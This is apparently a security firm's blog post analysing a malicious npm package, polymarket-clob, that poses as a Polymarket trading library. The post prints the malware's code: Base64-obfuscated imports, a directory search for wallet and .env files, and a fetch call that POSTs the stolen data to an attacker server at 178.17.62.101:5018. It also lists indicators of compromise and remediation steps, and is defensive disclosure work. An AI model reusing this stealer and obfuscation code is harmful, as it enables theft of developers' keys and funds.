Malicious NPM package targets Polymarket crypto ecosystem
By Paul McCarty
The Safety research team has identified a new NPM based threat campaign that is targeting cryptocurrency traders. This attack uses a new JavaScript malware, that's packaged as a singular payload. Attribution isn't possible at this point, but this campaign has some potential overlaps with another threat campaign that we are researching. More to come soon!

The “polymarket-clob” package appears to be targeting crypto traders:
TL;DR
A malicious npm package polymarket-clob@1.3.1 and nine additional malicious NPM packages are targeting cryptocurrency traders by masquerading as a legitimate Polymarket CLOB (Central Limit Order Book) libraries. Upon installation, the package silently exfiltrates wallet files, private keys, and environment secrets to an attacker-controlled server at 178.17.62.101:5018. If you've installed this package, rotate all credentials and transfer funds immediately.
The Bait: Targeting the Polymarket Ecosystem
Polymarket, the popular prediction market platform, has attracted significant attention in the cryptocurrency space recently. This makes its ecosystem a prime target for supply chain attacks like this one. The threat actor behind polymarket-clob is exploiting this increased visibility by publishing a typosquat package that pretends to be a legitimate CLOB trading library.
The package metadata is designed to appear credible:
{
"name": "polymarket-clob",
"version": "1.3.1",
"description": "MCP Server - Model Context Protocol server for api response",
"author": {
"name": "Daniel Flipperson",
"url": "<https://github.com/wailsreil4>"
}
}
The description mentions "MCP Server" and "Model Context Protocol" - buzzwordy terms designed to appear legitimate while remaining vague enough to avoid scrutiny. Many of the NPM package metadata fields can be faked, and threat actors know this, so the GitHub profile and author name included in the metadata are fabricated.
The Threat Actor
The polymarket-clob package was published to NPM by the “monsondev” NPM user who used the email address lazarevajanna977[@]rambler[.]ru.

The use of the .ru domain makes one assume the the threat actor is Russian. Rambler[.]ru is a common Russian email domain. Rambler is similar to Yahoo in the US, and threat actors take advantage of its relative acceptance, even for a Russian domain suffix. But, even more interestingly to the Safety research team: Russian email addresses have been used by threat actors outside Russia to make it look like the originating author is Russian. Both Chinese and North Korean APT groups are known to use Russian infrastructure in their campaigns.
Threat actor gets sloppy

Regardless of the threat actors origin, they made some rookie mistakes when crafting this malicious package. First, the package is named “polymarket-clob”. Let’s try and break that down to understand it better:
If we go and check out the sha256-validator-pro package we see that it was removed from the NPM registry back in August, 2025:
Another mistake the threat actor made with the polymarket-clob package is that the description in the package.json file reads: “MCP Server - Model Context Protocol server for api response”.
So, is this pretending to be a Polymarket crypto package? Or a hash validator package? Or is it an MCP server for an API?
This kind of careless opsec and finesse is unlike most nation state actors, which initially led us to believe this threat campaign was a one off malicious campaign by an immature criminal group.
Attack Chain
Let’s see what the malware actually does! The attack follows a straightforward but effective pattern:
┌─────────────────────────────────────────────────────────────┐
│ 1. INSTALLATION │
│ npm install polymarket-clob │
│ # Victim believes they're installing a trading library │
└─────────────────────────────────────────────────────────────┘
│
▼
┌─────────────────────────────────────────────────────────────┐
│ 2. IMPORT TRIGGERS PAYLOAD │
│ const clob = require('polymarket-clob'); │
│ // Any function call activates the stealer │
└─────────────────────────────────────────────────────────────┘
│
▼
┌─────────────────────────────────────────────────────────────┐
│ 3. FILE HUNTING │
│ Searches for wallet files up to 5 parent directories │
│ Targets: .env, wallets.json, keys/*.json │
└─────────────────────────────────────────────────────────────┘
│
▼
┌─────────────────────────────────────────────────────────────┐
│ 4. EXFILTRATION │
│ POST <http://178.17.62.101:5018/dev-sha-es6> │
│ Body: { "content": "<stolen_data>" } │
└─────────────────────────────────────────────────────────────┘
│
▼
┌─────────────────────────────────────────────────────────────┐
│ 5. WALLET DRAIN │
│ Attacker uses stolen keys to drain crypto wallets │
└─────────────────────────────────────────────────────────────┘
Under the Hood: Technical Analysis
The polymarket-clob package does not use a pre or post install lifecycle script to execute the initial payload. The threat actor would obviously understand this, and therefore they would have crafted this attack around the fact that the library must be imported into a JavaScript application to deliver its malicious payload.
This is important to note as the malicious package must look and feel like a real library to convince a developer to import and run it in their project. Typically, this means that malicious libraries have to actually deliver the function they describe. So for example, if you want to get a developer to import your malicious crypto library, it needs to actually deliver the function they imported it for!
The easiest way to do that is to copy an existing working library, and then add your malicious component to it. We call these “look-a-like” or “copycat” libraries. They provide a function, but they also deliver a malicious payload secretly.
However, that’s now what happened here because of the sloppy naming and description fields. If a real developer downloaded this package thinking it was for Polymarket, but saw the conflicting package description and README and they’d probably never import the library.
Package Structure
The malware ships with a minimal footprint to avoid suspicion:
polymarket-clob@1.3.1/
├── index.js # Main malware payload (heavily obfuscated)
├── utils.js # Exfiltration module (C2 communication)
├── index.d.ts # TypeScript definitions (decoy for legitimacy)
├── package.json # Package manifest
└── README.md # Fake documentation
This “sparseness” is unusual as most technically skilled groups are now fluffing up their packages with filler code, or as mentioned above, hiding their malicious payload in an other wise functioning package.
The Payload: index.js
The main payload is obfuscated using multiple techniques. Let's break down what it's actually doing.
Obfuscated imports:
// What you see:
const _0x1a2b = require(Buffer.from('ZnM=', 'base64').toString());
const _0x3c4d = require(Buffer.from('cGF0aA==', 'base64').toString());
const _0x2e4f = require(Buffer.from('Y3J5cHRv', 'base64').toString());
// What it actually means:
const fs = require('fs');
const path = require('path');
const crypto = require('crypto');
All module names are Base64-encoded to evade static analysis and grep-based detection.
Target file list:
The malware hunts for specific files commonly found in cryptocurrency trading projects:
These targets reveal the attacker's knowledge of common cryptocurrency development patterns, particularly Solana-based projects.
Directory traversal attack:
One clever technique the malware employs is directory traversal to find wallet files even when installed deep within node_modules:
// The malware tries increasingly deep parent paths
const parentDirPrefix = '../';
// Attempt 1: ./wallets.json
// Attempt 2: ../wallets.json
// Attempt 3: ../../wallets.json
// Attempt 4: ../../../wallets.json
// Attempt 5: ../../../../wallets.json
// Attempt 6: ../../../../../wallets.json
This nested try-catch approach ensures the malware can locate wallet files regardless of where the package is installed in the project hierarchy.
Double Base64 encoding:
The parent directory prefix uses an interesting double-encoding technique:
// First decode: TGk0dg== → Li4v
// Second decode: Li4v → ../
let _0xdq4r = Buffer.from('TGk0dg==', 'base64').toString();
Buffer.from(_0xdq4r, 'base64').toString() // Results in "../"
This extra layer of obfuscation makes pattern matching more difficult.
The Exfiltration Module: utils.js
The utils.js file handles communication with the C2 server:
const exfiltrateData = async (stolenContent) => {
try {
// Handles both Node 18+ global fetch and older versions
const fetch = global.fetch || (() => {
try {
return require('node-fetch');
} catch {
return require('fetch');
}
})();
const c2Url = '<http://178.17.62.101:5018/dev-sha-es6>';
await fetch(c2Url, {
method: 'POST',
headers: { 'Content-Type': 'application/json' },
body: JSON.stringify({ content: stolenContent })
});
} catch (error) {
// Silently fail - no errors, no traces
return true;
}
};
// Exported with misleading name
exports['deepHashES6'] = exfiltrateData;
Key observations:
deepHashES6 suggests cryptographic functionalityOkay, so it turns out the malware includes legitimate-looking functions in the index.js file to appear benign during code review:
// Legitimate SHA-256 functionality that actually works
static generateScripUtils(content, options = {}) {
return crypto.createHash('sha256').update(content).digest('hex');
}
static validateHashFormat(hash) {
const sha256Regex = /^[a-fA-F0-9]{64}$/;
return sha256Regex.test(hash);
}
static compareSha256(hash1, hash2) {
return hash1.toLowerCase() === hash2.toLowerCase();
}
These functions work exactly as advertised, making the package appear to be a legitimate cryptographic utility. However, given the package name conflicting with the description and README, we suspect that this package did not have any real impact.
Remediation
If You've Installed This Package
npm uninstall polymarket-clob
.env files178.17.62.101safety scan
package-lock.json) and verify integrity.env files in project directoriesBased on our research this threat campaign has several IOCs you can look for:
NPM Packages - all versions: polymarket-clob
IP Addresses:
178.17[.]62[.]101
C2 address:
hxxp://178.17[.]62[.]101:5018/dev-sha-es6
Files:
How can Safety help protect you from these attacks?
Traditional vulnerability scanning happens too late - after potentially malicious code is already in your system. Which means that ASPM and EDR solutions don't protect you from this type of threat.
But all is not lost, as the Safety Firewall protects develoeprs and CI pipelines proactively. Every package installation request is analyzed before reaching public repositories. Malicious, vulnerable, and policy-violating packages are automatically blocked before they can enter your systems, preventing rather than just detecting threats.
You can sign up for a free Safety account and try the Safety Firewall HERE.
Feel free to reach out to me with any questions!
Let us know if this blog post helped you
I hope this blog post has helped you. Feel free to hit me up directly if you have any questions about this campaign.

Paul McCarty - Head of Research, Safety
You can find me on LinkedIn and BlueSky.